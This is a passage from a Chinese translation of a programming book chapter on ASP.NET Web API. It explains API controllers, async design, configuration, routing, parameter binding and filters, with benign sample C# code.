所有 MVC 项目模板都为支持 MVC 和 Web API 代码而包含必要的二进制文件和配置；它们与默认放入项目的示例文件不同。标签为 Web API 的模板，如图 11-1 所示，是唯一一个包含示例 API 控制器的模板。通过 Visual Studio 中的 File|New Item 菜单和解决方案浏览器(Solution Explorer)中的 Add|Controller 上下文菜单，都可以把 MVC 和 Web API 这两类控制器添加到已有项目中。这包括为所有读写操作使用 Entity Framework 数据库访问代码生成控制器。




图　11-1

11.3　编写 API 控制器

Web API 与 MVC 一同发布，二者都利用了控制器。然而，Web API 不共享 MVC 的模型-视图-控制器设计模式。它们都拥有将 HTTP 请求映射成控制器操作的概念，但不是使用输出模板和视图引擎渲染结果的 MVC 模式，Web API 直接把结果模型对象作为响应来渲染。Web API 和 MVC 的许多设计区别都源于二者框架核心的差异。本节介绍编写 Web API 控制器和操作的基础内容。

11.3.1　检查示例 ValuesController

程序清单 11-1 包含当我们使用 Web API 项目模板创建项目时得到的 ValuesController 类。我们注意到第一个区别是，存在一个所有 API 控制器都使用的基类：ApiController。

程序清单 11-1：ValuesController

```
using System;
using System.Collections.Generic;
using System.Linq;
```

```
using System.Net;
using System.Net.Http;
using System.Web.Http;

namespace WebApiSample.Controllers
{
    public class ValuesController : ApiController {
        // GET api/values
        public IEnumerable<string> Get() {
            return new string[] { "value1", "value2" };
        }

        // GET api/values/5
        public string Get(int id) {
            return "value";
        }

        // POST api/values
        public void Post([FromBody] string value) {
        }

        // PUT api/values/5
        public void Put(int id, [FromBody] string value) {
        }

        // DELETE api/values/5
        public void Delete(int id) {
        }
    }
}
```

我们注意到的第二个区别是，控制器中的方法返回原始对象，而不是视图，也不是其他操作辅助对象。不返回由 HTML 组成的视图，API 控制器返回的对象被转换成请求要求的最佳匹配格式，后面将介绍这一过程的原理。

第三个差异主要源于 MVC 和 Web API 传统调度之间的差异。MVC 控制器总是根据名称调度操作，Web API 控制器默认根据 HTTP 动词调度操作。虽然可以使用动词重写特性，比如[HttpGet]或[HttpPost]，但大部分基于动词的操作可能遵照操作名称以动词名称开头的模式。示例控制器中的操作方法直接以动词命名，但也有操作方法以动词名称开头，也就是说，Get 动词既能访问 Get 操作，也能访问 GetValues 操作。

注意 ApiController 在名称空间 System.Web.Http 中定义，而不是定义在名称空间 System.Web.Mvc 中，但是 Controller 定义在 System.Web.Mvc 名称空间中。至于为什么这样，当我们学习自托管后，自然会清楚其中的原因。



注意　.NET 4.5 中引入的 System.Net.Http 库是一个极其轻便的、类型安全的封装库，它主要针对 HTTP 客户端和 HTTP 服务器应用程序。Web API 团队之所以选用这个新抽象来代表请求和响应，主要是因为它不直接连接到底层主机，不论是 ASP.NET 还是 WCF，都有两个为 Web API 内置的主机。

如果 MVC 4 和 Web API 只要求.NET 4，那么我们如何使用.NET 4.5 的 System.Net.Http 库呢？Web API 团队获得许可，可以把新库移植到与.NET 4 兼容的形式；与 MVC 4 一起，新库在 NuGet 上发布了一个二进制副本，以便 Web API 应用程序可在.NET 4 平台上使用它。

在本章后面介绍实现差异和自托管课题时，将详细介绍 System.Net.Http 库。

11.3.2　异步设计：IHttpController

程序清单 11-2 展示了 ApiController 接口。如果与 MVC 的 Controller 类对比，我们会发现其中的一些概念是相同的，比如控制器上下文、ModelState、Url 辅助方法和 User，一些概念相似却存在差异，比如 Request 是来自 System.Net.Http 的 HttpRequestMessage 而不是来自 System.Web 的 HttpRequestBase，一些概念是缺失的，比如最显著的 Response 和 ActionResult-生成方法。

程序清单 11-2：ApiController 公共接口

```
namespace System.Web.Http {
   public abstract class ApiController : IHttpController, IDisposable {
      public HttpConfiguration Configuration { get; set; }
      public HttpControllerContext ControllerContext { get; set; }
      public ModelStateDictionary ModelState { get; }
      public HttpRequestMessage Request { get; set; }
      public UrlHelper Url { get; set; }
      public IPrincipal User { get; }

      public virtual Task<HttpResponseMessage> ExecuteAsync(
         HttpControllerContext controllerContext,
         CancellationToken cancellationToken);

      protected virtual void Initialize(
         HttpControllerContext controllerContext);
   }
}
```

ApiController 上的 ExecuteAsync 方法是接口 IHttpController 中的方法，顾名思义，它意味着所有 Web API 控制器都是异步设计。当使用 Web API 时，没必要为异步和同步操作

添加分割类。显而易见，这里的管道不同于 ASP.NET，因为不能访问 Response 对象，API 控制器期望返回一个 HttpResponseMessage 类型的响应对象。

HttpRequestMessage 和 HttpResponseMessage 类构成了 System.Net.Http 中 HTTP 支持的基础。这些类的设计不同于 ASP.NET 的核心运行时类，在这个栈的处理方法中，给定一个请求消息，期望返回一个响应消息。不像在 ASP.NET 中，System.Net.Http 类没有静态方法访问持续请求的信息。这也意味着，不必直接写入响应流，开发人员可以返回一个描述响应的对象，然后在需要时渲染。

11.3.3 传入的操作参数

为从请求中接收传入的值，可在操作上放置参数，就像在 MVC 中一样，Web API 框架会自动为这些操作方法提供参数值。和 MVC 不同的是，从 HTTP 主体获取的值和从其他地方(比如 URI)获取的值之间有一条强线(strong line)。

默认情况下，Web API 会假设简单类型(也就是内部类型，如字符串、日期、时间和带有一个字符串类型转换器的类型)的参数是非主体值，而复合类型从主体获取。此外，还有一个额外的限制：只有一个值可以来自主体，并且这个值必须代表整个主体。

如果传入参数不是主体的一部分，就会由模型绑定系统处理，这里的模型绑定系统与 MVC 中的相似。从另一方面说，传入和输出的主体会被一个称为“格式器”的全新概念处理。本章后面会详细介绍模型绑定和格式器。

11.3.4 操作返回值、错误和异步

Web API 控制器以操作返回值的方式把值发送回客户端。可通过 ExecuteAsync 的签名猜测，Web API 中的操作可以返回 HttpResponseMessage 来作为发送回客户端的响应。从某些方面来说，这类似于 MVC 中 ActionResult 的返回类型。然而，返回响应对象是一个相当低级的操作，所以 Web API 控制器几乎总是返回一个原始对象值或值序列。

当操作返回一个原始对象时，Web API 使用称为内容协商(Content Negotiation)的功能把它自动转换成一个符合要求的结构化响应，比如 JSON 或 XML。正如前面提到的，用来转换的扩展格式机制会在本章后面进行介绍。

返回原始对象的能力是非常强大的，但在从 ActionResult 转换过程中，我们也会丢掉一些东西；也就是说，为成功和失败返回不同值的能力。当操作签名强连接到我们想成功使用的返回值类型时，如何轻松地支持返回一些错误的不同表示呢？如果我们把操作签名修改为 HttpResponseMessage，这样会使控制器操作和单元测试变得复杂。

为解决这个问题，Web API 允许开发人员从操作中抛出 HttpResponseException，从而表示返回的是 HttpResponseMessage 而不是成功的对象数据。这样一来，存在错误的操作可以构建一个新响应并抛出响应异常，然后 Web API 框架就像操作直接返回的响应消息那样进行处理。然后，成功的响应可以继续返回原始的对象数据，增加简单单元测试的好处。

关于操作返回值的最后说明：如果操作本质上就是异步的，就是操作中使用了其他异步 API，我们可以把操作返回值的签名改为 Task<T>，并使用.NET 4.5 中的异步等待特性

来把我们的顺序代码天衣无缝地转换成异步代码。Web API 理解操作返回 Task<T>的时间，它应该简单地等待任务完成，然后解开 T 类型的返回对象，从逻辑上就像操作直接返回的一样。

11.4 配置 Web API

我们可能极想知道控制器上的 Configuration 属性。在传统的 ASP.NET 应用程序中，应用程序配置在 Global.asax 中完成，应用程序使用全局状态(包括静态的和线程局部变量)访问请求和应用程序配置。

Web API 被设计为不具有任何这样的静态全局值，而把它的配置放在 HttpConfiguration 类中。这对应用程序设计有两方面影响：第一，可在一个应用程序中运行多个 Web API 服务器，因为每个服务器有它自身的非全局配置；第二，可在 Web API 中更方便地运行单元测试和端到端测试，因为我们把配置包含在了一个非全局对象中，由于静态可以使平行测试更具挑战性。配置类包含访问以下项：

- 路由
- 为所有请求运行的过滤器
- 参数绑定规则
- 读写主体内容使用的默认格式器
- Web API 使用的默认服务
- 用户提供的依赖解析器(针对服务和控制器上的 DI)
- HTTP 消息处理程序
- 标记是否包含像堆栈跟踪这样的错误细节
- 可以存放用户定义值的 Properties 袋

创建和访问这些配置的方式取决于我们如何托管应用程序：在 ASP.NET 内，还是在 WCF 自托管内。

11.4.1 Web 托管 Web API 的配置

默认的 MVC 项目模板都是 Web 托管项目，因为 MVC 仅支持 Web 托管。在 App_Startup 文件夹中，我们会看到 MVC 应用程序的启动配置文件。Web API 配置代码在文件 WebApiConfig.cs(或.vb)中，代码如下：

```
public static class WebApiConfig {
    public static void Register(HttpConfiguration config) {
        config.Routes.MapHttpRoute(
            name: "DefaultApi",
            routeTemplate: "api/{controller}/{id}",
            defaults: new { id = RouteParameter.Optional }
        );
    }
}
```

开发人员会修改这个文件以满足他们自己应用程序的需求。默认会包含一个路由示例。

如果查看 Global.asax 文件内容，会发现这个函数通过传进 GlobalConfiguration.Configuration 对象来调用。Web 托管的 Web API 仅支持单一服务器和单一配置文件，开发人员不需要创建这些文件，只需要正确地配置它们。GlobalConfiguration 类在程序集 System.Web.Http.WebHost.dll 中，它是基础设施的其余部分，用来支持 Web 托管的 Web API。

11.4.2 自托管 Web API 的配置

与 Web API 一起发布的其他托管是基于 WCF 的自托管。自托管的代码包含在程序集 System.Web.Http.SelfHost.dll 中。

没有针对自托管的内置项目模板，因为这样没有项目类型限制，当需要使用自托管时，我们就可以使用。我们可能正托管在一个控制台应用程序中，或者在一个 GUI 应用程序内部，甚至在一个 Windows 服务中。在应用程序中使 Web API 运行的最简单方式是使用 NuGet 安装自托管 Web API 包，它的名称是 Microsoft.AspNet.WebApi.SelfHost，安装之后就会自动包含所有 System.Net.Http 和 System.Web.Http 依赖。

当使用自托管时，我们需要正确地创建配置，启动和停止 Web API 服务器。我们需要实例化的配置类是 HttpSelfHostConfiguration，因为它通过要求一个监听的 URL 扩展了基类 HttpConfiguration。正确配置好之后，就会创建一个 HttpSelfHostServer 实例，然后告诉它开始监听。

下面是自托管启动代码的一个示例片段：

```
var config = new HttpSelfHostConfiguration("http://localhost:8080/");

config.Routes.MapHttpRoute(
    name: "DefaultApi",
    routeTemplate: "api/{controller}/{id}",
    defaults: new { id = RouteParameter.Optional }
);

var server = new HttpSelfHostServer(config);
server.OpenAsync().Wait();
```

完成之后，我们应该关闭服务器：

```
server.CloseAsync().Wait();
```

如果在控制台应用程序中是自托管，我们应该在 Main 函数中运行这些代码。对于其他应用程序类型的自托管，只需要找到合适位置以运行应用程序的启动和关闭代码，并运行这些代码即可。这两种情况下，如果应用程序开发框架允许编写异步启动和关闭代码，我们可以(应该)用异步代码——async 和 await——代替.Wait()调用。

11.4.3　第三方托管配置

Web API 的托管系统是可插拔的。这些托管配置独立于托管系统，因此我们可以查阅托管文档来学习如何完成配置。



注意　编写第三方托管的主题超出了本书的讨论范围。如果对编写 Web API 托管感兴趣，请在 ASP.NET Web API 论坛参与讨论，网址为 http://forums.asp.net/1246.aspx。

11.5　向 Web API 添加路由

正如前一节中所讲的，Web API 的主要路由注册是 MapHttpRoute 扩展方法。与所有 Web API 配置任务一样，为应用程序的路由配置了 HttpConfiguration 对象。

如果查看配置对象，我们会发现 Routes 属性指向 HttpRouteCollection 类的一个实例，而不是 ASP.NET 的 RouteCollection 类实例。Web API 提供了一些直接依赖 ASP.NET 中 RouteCollection 类的 MapHttpRoute 版本，但这些路由只有在自托管时才能使用，因此，笔者推荐(和项目模板鼓励)使用 HttpRouteCollection 上的 MapHttpRoute 版本。

Web API 路由系统使用的路由逻辑与 MVC 一样，都能用来帮助决定哪个 URI 应该路由到应用程序的 API 控制器。因此，我们从 MVC 学习的概念可以应用到 Web API，比如路由匹配模式、默认和约束。为避免 Web API 拥有 ASP.NET 的硬依赖，开发团队采用了 ASP.NET 路由代码的副本，并把它移植到 Web API。修改这个代码的行为方式在一定程度上会依赖于我们的托管环境。

当在自托管环境中运行时，Web API 会使用它自己的私有路由代码副本，这里的路由代码副本是从 ASP.NET 移植到 Web API 中的。Web API 中的路由与 MVC 中的路由几乎一样，但类名稍有不同，例如 HttpRoute 和 Route。图 11-2 展示了自托管管道。

当应用程序是 Web 托管时，Web API 会使用 ASP.NET 的内置路由引擎，因为它已经连接到了 ASP.NET 请求管道。当在 Web 托管环境中注册路由时，系统就不只会注册 HttpRoute 对象，也会自动创建封装 Route 对象，并在 ASP.NET 路由引擎中注册这些对象。自托管和 Web 托管之间的主要区别在于路由的运行时刻；对于 Web 托管，ASP.NET 运行路由非常早；但在自托管情形中，Web API 运行路由的时刻就非常晚。如果编写消息处理程序，知道我们可能无法访问路由信息是很重要的，因为此时路由可能尚未运行。图 11-3 展示了 Web 托管的管道。




图 11-2




图 11-3

默认的 MVC 路由与默认的 Web API 路由之间最显著的差异在于，后者缺少{action}指令。正如前面讨论的，Web API 操作默认根据请求使用的 HTTP 动词来调度。然而，可以通过使用路由中的{action}匹配指令或通过向路由的默认值中添加一个 action 值来重写这个映射。当路由包含一个 action 值时，Web API 就会使用操作名称查找合适的操作方法。

甚至当使用基于操作名称的路由时，仍然可以使用默认的动词映射；也就是说，如果操作名称以一个常见的动词名称(Get、Post、Put、Delete、Head、Patch 和 Options)开头，然后这个操作就可以匹配名称开头对应的动词。对于名称不能匹配常见动词的所有操作，默认支持的动词是 POST。应该使用[HttpXyz]特性家族或[AcceptVerb]特性来装饰操作，以表明允许的动词(当默认约定不正确的时候)。

11.6 绑定参数

前面关于“主体值”和“非主体值”的讨论引导我们继续讨论格式器和模型绑定器，因为这两个类分别负责处理主体和非主体值。当我们编写操作方法签名时，一方面来说，来自主体的复杂类型通常意味着由格式器负责生成；从另一方面说，来自非主体的简单类型通常意味着由模型绑定器负责生成。对于将要发送的主体内容，我们使用格式器来解码这些数据。

为了完整介绍内容，我们需要提出一个 Web API 的新概念：参数绑定。Web API 使用参数绑定器来决定如何为各个参数提供值。特性可以用来影响这个决定，比如我们之前使用 MVC 时看到的特性[ModelBinder]，但当没有重写方法影响绑定决定时，默认的逻辑使用简单类型和复合类型。

参数绑定系统通过查看操作参数寻找 ParameterBindingAttribute 派生的属性。Web API 中创建有一些这样的特性，如表 11-1 所示。此外，还可以通过在配置文件中注册或者通过编写基于 ParameterBindingAttribute 的特性，来注册不使用模型绑定器和格式器的自定义参数绑定器。

表 11-1　参数绑定特性

特　　性	描　　述
ModelBindingAttribute	该特性告诉参数绑定系统使用模型绑定，也就是通过使用注册模型绑定器和值提供器创建值 这就是通过简单类型参数的默认绑定逻辑表示的内容
FromUriAttribute	该特性是一个专门的 ModelBindingAttribute，它告诉系统只能使用实现了 IUriValueProviderFactory 的值提供器，从而限制值的范围，确保它们只能从 URI 获取 开箱即用，路由数据和 Web API 中的查询字符串值提供器实现了这个接口
FromBodyAttribute	该特性告诉参数绑定系统使用格式器，也就是通过查找 MediaTypeFormatter 的实现创建值，这里 MediaTypeFormatter 可以解码主体，从解码主体数据中创建给定类型 这就是通过任何复合类型的默认绑定逻辑表示的内容

参数绑定系统与 MVC 的工作方式完全不同。在 MVC 中，所有参数都是通过模型绑定创建。Web API 模型绑定的工作方式与 MVC(模型绑定器和提供器，值提供器和工厂)几乎一样，尽管它稍微重构了基于 MVC Futures 中的备用模型绑定系统。针对数组、集合、字典、简单类型甚至复合类型，我们会发现有对应的内置模型绑定器，尽管需要使用[ModelBinder]来运行这些绑定器。虽然接口有轻微改动，但是如果知道如何在 MVC 中编写模型绑定器和值提供器，那么我们也能为 Web API 做同样的事情。

格式器是一个 Web API 的新概念。格式器主要负责使用和生成主体内容。我们可以把格式器想象成.NET 中的序列化器(serializers)：负责编码和解码出入主题内容字节流的自定义复合类。我们可以把一个对象精确编码到主体，也可以从主体中精确解码一个对象，虽然对象可以包含嵌套对象，正如.NET 中的复合类型。

我们会在 Web API 内部发现三种格式器：一种使用 Json.NET 编码和解码 JSON，一种使用 DataContractSerializer 或 XmlSerializer 编码和解码 XML，另一种解码表单 URL，编码主体数据，这些数据都来自浏览器表单提交。每一个格式器都非常强大，都会努力把它支持的格式转码到我们选择的类。



注意 虽然大多数 Web API 都被设计来支持编写 API 服务器，但是内置的 JSON 和 XML 格式器对客户端应用程序也同样有用。System.Net.Http 中的 HTTP 类都是关于原始的 HTTP，不包含任何类型对象到内容的映射系统，比如格式器。

Web API 团队选择把格式器放入单独的 DDL 中，这里 DLL 名为 System.Net.Http.Formatting。由于这个 DLL 除了 System.Net.Http 之外没有任何依赖，因此它在客户端和服务器 HTTP 编码中均可应用——一个非常大的好处就是，我们编写的基于.NET 的客户端应用程序可以使用我们编写的 Web API 服务。

DLL 包含一些对 HttpClient、HttpRequestMessage 和 HttpResponseMessage 有益的扩展方法，这样我们就可以在客户端和服务器应用程序中容易地使用内置格式。注意，表单 URL 编码格式器放在这个 DLL 中，但由于它只能解码浏览器提交的表单数据，因此我很可能限制值于客户端应用程序。

11.7 过滤请求

在 ASP.NET 中，使用特性过滤请求的能力从 1.0 版本都已引入，添加全局过滤器的能力在 MVC 3 中引入。ASP.NET Web API 包含这两个特征，但正如前面讨论的，全局过滤器在配置级别，而不在应用程序级别，由于 Web API 中没有这样应用程序范围的全局特征。

相对于 MVC，Web API 的改进之一是过滤器现在是异步管道的一部分，并总是定义成异步。如果过滤器可以从异步中获益，例如，记录异步数据源(比如数据库或文件系统)的异常失败，然后就可以这样做。然而，Web API 团队也意识到有时强制编写异步代码存在不必要的开销，特别是当在.NET 4 平台上开发时，不能访问 async 和 await，所以开发团队也创建基于特性的同步基类，实现了这三个过滤器接口。当移植到 MVC 过滤器时，使用这些基类可能是开始最简单的方式。如果过滤器需要实现过滤器管道的多个阶段，比如操作过滤器和异常过滤器，就没有辅助基类和接口需要精确实现。

开发人员可以针对一个操作在操作级使用过滤器，也可以针对一个控制器的所有操作，在控制器级别使用过滤器，设置可以针对配置中的所有控制器和所有操作，在配置级别使用过滤器。Web API 包含一个过滤器供开发人员使用 AuthorizeAttribute。与 MVC 对应特性几乎一样，这个特性可用来装饰需要认证的操作，并且该特性还包括可以选择性“撤消” AuthorizeAttribute 的 AllowAnonymousAttribute。Web API 团队也发布了一个带外的 NuGet 包来支持一些 OData 相关的功能，包括可以自动支持 OData 查询语法(像$top 和$filter 查询字符串值)的 QueryableAttribute。

表 11-2 总结了过滤器接口和基类。

表 11-2　过滤器接口和基类

异步接口 同步基类	用　途
IAuthorizationFilter AuthorizationFilterAttribute	认证过滤器可以在参数绑定发生以前运行，它们计划过滤没有正确认证且请求争议操作的请求 认证过滤器先于操作过滤器运行
